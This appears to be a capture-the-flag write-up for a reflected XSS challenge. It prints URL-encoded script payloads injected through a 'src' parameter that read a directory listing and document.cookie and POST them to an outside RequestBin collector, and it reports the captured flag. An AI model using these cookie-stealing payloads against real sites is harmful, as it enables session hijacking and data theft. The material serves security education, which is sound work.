
Initially, XSS was experimented with to modify the “src” parameter on the index.php page.

[http://chall.seccomp.xyz:8080/index.php?src=;%27%3E<script>alert(1)</script](http://chall.seccomp.xyz:8080/index.php?src=;%27%3E%3cscript%3ealert(1)%3c/script)>

However, this did not work.



Alert(1) was changed to a console.log(“test”) instead, and it worked, “test” was printed on the console, therefore this established that XSS is a viable vulnerability to exploit.



Based on the problem statement, there were 2 scenarios being considered. The flag could be hidden in the /img/ directory as an image file or the flag could be a cookie in the /reporturl.php page.

After testing the url input in the /report.php page, it was deducted that most likely the link can has to contain <http://chall.seccomp.xyz:8080/index.php> and since XSS works, a payload can be injected into the ‘src’ parameter.

Another consideration that had to be taken into account was how to retrieve the response data. Therefore, RequestBin was used to listen and receive the response.

First scenario: retrieving contents from /img/ directory. The following url was given to the /report.php input:

<http://chall.seccomp.xyz:8080/index.php?src=;%27alt=%27test%27%3E%3Cp%3EHello%3C/p%3E%3Cscript%3Evar%20yourServer%20%3D%20%22https://eoqy0eayg1oyvp7.m.pipedream.net%2Fxyz123%22%3Bfetch(%22%2Fimg%2F%22).then(response%20%3D%3E%20response.text()).then(data%20%3D%3E%20%7Bfetch(yourServer%2C%20%7Bmethod%3A%20%22POST%22%2Cheaders%3A%20%7B%22Content-Type%22%3A%20%22application%2Fx-www-form-urlencoded%22%7D%2Cbody%3A%20%22data%3D%22%20%2B%20encodeURIComponent(data)%7D)%3B%7D)%3B%3C%2Fscript%3E>

This tried to retrieve the content of /img/ and sends a POST request to the RequestBin.

However, a 403 code was the response, thus showing that access to /img/ is forbidden.

Graphical user interface, text, application, email

Description automatically generated

Therefore, this eliminates the first possibility. Next, an attempt was made to retrieve the document’s cookies. The following url was given:

<http://chall.seccomp.xyz:8080/index.php?src=;%27alt=%27test%27%3E%3Cp%3EHello%3C/p%3E%3Cscript%3Edocument.addEventListener(%22DOMContentLoaded%22%2C%20function()%20%7Bvar%20yourServer%20%3D%20%22https://eoqy0eayg1oyvp7.m.pipedream.net%2Fxyz123%22%3Bvar%20cookies%20%3D%20document.cookie%3Bif%20(cookies)%20%7Bfetch(yourServer%2C%20%7Bmethod%3A%20%22POST%22%2Cheaders%3A%20%7B%22Content-Type%22%3A%20%22application%2Fx-www-form-urlencoded%22%7D%2Cbody%3A%20%22data%3D%22%20%2B%20encodeURIComponent(cookies)%7D).catch(console.error)%3B%7D%7D)%3C%2Fscript%3E>  
  
This waits for the DOM to be loaded first before the cookies are retrieved then sent to the RequestBin as a POST request. Thereby getting the flag: flag=CZ4067{Y0u-JusT\_XsS-ed}

Graphical user interface, text, application, email

Description automatically generated